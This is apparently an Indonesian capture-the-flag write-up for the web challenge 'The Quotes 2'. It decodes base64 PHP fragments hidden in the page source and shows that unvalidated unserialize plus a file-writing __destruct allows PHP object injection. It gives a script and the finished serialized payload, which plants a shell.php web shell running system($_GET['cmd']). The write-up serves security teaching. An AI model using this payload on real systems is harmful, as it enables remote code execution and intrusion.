

**The Quotes 2 - Web**

Merupakan kelanjutan dari The Quotes pertama di mana sang pembuat website kini telah memperbaiki websitenya. Si Pembuat website kini sudah belajar hal baru mengenai pemrogramman website dengan PHP, tetapi apakah dia sudah berhasil membuat websitenya 100% aman?


Secara sekilas kita lihat website tidak berubah dari sebelumnya selain GET parameter yang diubah menjadi POST parameter dan SQL Injection yang sudah tidak bisa dilakukan lagi seperti sebelumnya.



Ada juga fitur tambahan yang bertujuan untuk melakukan voting pada author favorit. Fitur ini merupakan **fitur baru** dibuat oleh si developer website.



Setelah memilih dan melakukan voting maka author yang divoting akan ditampilkan ke website.




Bisa dilihat disitu bahwa hasil voting diambil dari sebuah file.

Sekilas memang tidak ada yang aneh dan website sepertinya aman. Tetapi berbeda cerita bila kita melihat source code dari website.

Singkat cerita..

Ternyata pembuat website menyembunyikan suatu pada HTML sourcenya. Sebuah potongan string base64 yang dicomment.



**Berikut adalah potongan string pertamanya:**



**Hasil Decode:**

ini\_set('display\_startup\_errors', 1);

error\_reporting(E\_ALL);

class AdminFeatures

{

public $log\_file = '';

public $author\_name = '';


public function \_\_construct()

{

$this->dict\_data = ['1' => 'Albert Einstein', '2' => 'Karl Marx','3' => 'Ralph Waldo Emerson','4' => 'Phytagoras','5' => 'Aristotle','6' => 'Vladimir Lenin','7' => 'Thomas Alva Edison','8' => 'Plato','9' => 'Herodotus','10' => 'Alexander the Great'];

$this->log\_file = 'vote\_result.txt';

Ternyata di page lain juga ada potongan string base64 lainnya.



**Berikut adalah potongan string keduanya:**



**Hasil Decode:**

if (isset($\_POST['submit'])){

$author\_id = $\_POST['quotes\_id'];

$this->author\_name = $this->dict\_data[$author\_id];

}

}

public function \_\_destruct()

{


$this->rand\_string = substr(md5(openssl\_random\_pseudo\_bytes(20)),-32);

file\_put\_contents(\_\_DIR\_\_ . '/result/'. $this->rand\_string . '\_' . $this->log\_file, $this->author\_name);

$\_SESSION['filename'] = $this->rand\_string . '\_' . $this->log\_file;

}

Dan sekali lagi, ternyata ada potongan base64 lain di bagian page yang lain.



**Berikut adalah potongan string ketiganya:**

fQoKCSRpbnB1dCA9ICRfUE9TVFsndGVzdF9hZG1pbl9wYXJhbWV0ZXJfNTY0MjUzNDInXSA/PyAnJzsKCSR0ZXN0X2ZlYXR1cmUgPSB1bnNlcmlhbGl6ZSgkaW5wdXQpOwoKCSR3cml0ZXIgPSBuZXcgQWRtaW5GZWF0dXJlczsKCgo/Pg==

**Hasil Decode:**

}

$input = $\_POST['test\_admin\_parameter\_56425342'] ?? '';

$test\_feature = unserialize($input);

$writer = new AdminFeatures;

?>

Bila kita gabungkan, maka kita akan suatu kodingan PHP sebagai berikut:

<?php

session\_start();

ini\_set('display\_errors', 1);

ini\_set('display\_startup\_errors', 1);

error\_reporting(E\_ALL);

class AdminFeatures

{

public $log\_file = '';

public $author\_name = '';

public function \_\_construct()

{

$this->dict\_data = ['1' => 'Albert Einstein', '2' => 'Karl Marx','3' => 'Ralph Waldo Emerson','4' => 'Phytagoras','5' => 'Aristotle','6' => 'Vladimir Lenin','7' => 'Thomas Alva Edison','8' => 'Plato','9' => 'Herodotus','10' => 'Alexander the Great'];

$this->log\_file = 'vote\_result.txt';

if (isset($\_POST['submit'])){

$author\_id = $\_POST['quotes\_id'];

$this->author\_name = $this->dict\_data[$author\_id];

}

}

public function \_\_destruct()

{

$this->rand\_string = substr(md5(openssl\_random\_pseudo\_bytes(20)),-32);

file\_put\_contents(\_\_DIR\_\_ . '/result/'. $this->rand\_string . '\_' . $this->log\_file, $this->author\_name);

$\_SESSION['filename'] = $this->rand\_string . '\_' . $this->log\_file;

}

}

$input = $\_POST['test\_admin\_parameter\_56425342'] ?? '';

$test\_feature = unserialize($input);

$writer = new AdminFeatures;

?>

Bila anda peka dan teliti, anda pasti sudah bisa menebak bahwa kode ini rentan terhadap Deserialization Attack. Hal ini disebabkan karena pemanggilan method **unserialize** yang tidak divalidasi dan adanya pemanggilan **\_\_destruct**. Ini akan memungkinkan penyerang untuk menghijack pemanggilan **\_\_destruct**.

Pada kodingan ini, kita lihat **\_\_destruct** akan membuat file pada directory website sekarang, di mana nama file merupakan isi dari variable $this ->log\_file dan isinya adalah $this->author\_name. Kedua variable itulah yang bisa kita hijack untuk membuat suatu code execution pada website. Dengan kata lain, kita bisa membuat file sendiri dan menjadikan file tersebut sebagai sarana code execution kita. Untuk string randomnya kita bisa lihat pada thankyou.php karena dia akan memunculkan nama file yang kita write pada thankyou.php.

Bagaimana kita menghijacknya? Kita bisa lihat bahwa website akan menerima POST parameter bernama test\_admin\_parameter\_56425342 dan melakukan unserialize pada parameter tersebut. Maka kita hanya tinggal membuat suatu PHP Object yang terserialized untuk menghijack \_\_destruct dan meletakkannya pada POST parameter tersebut.

Berikut adalah code yang saya gunakan untuk membuat PHP Object terserialized yang dapat menghijack \_\_destruct untuk mendapatkan code execution.

<?php

class AdminFeatures

{

public $log\_file = 'shell.php';

public $author\_name = "<?php system(\$\_GET['cmd']); ?>";

}

$init = new AdminFeatures;

echo serialize($init);

echo "";

echo urlencode((serialize($init)));

?>

Berikut adalah object yang terbentuk:

Original:

O:13:"AdminFeatures":2:{s:8:"log\_file";s:9:"shell.php";s:11:"author\_name";s:30:"<?php system($\_GET['cmd']); ?>";}

URL Encoded:

O%3A13%3A%22AdminFeatures%22%3A2%3A%7Bs%3A8%3A%22log\_file%22%3Bs%3A9%3A%22shell.php%22%3Bs%3A11%3A%22author\_name%22%3Bs%3A30%3A%22%3C%3Fphp+system%28%24\_GET%5B%27cmd%27%5D%29%3B+%3F%3E%22%3B%7D

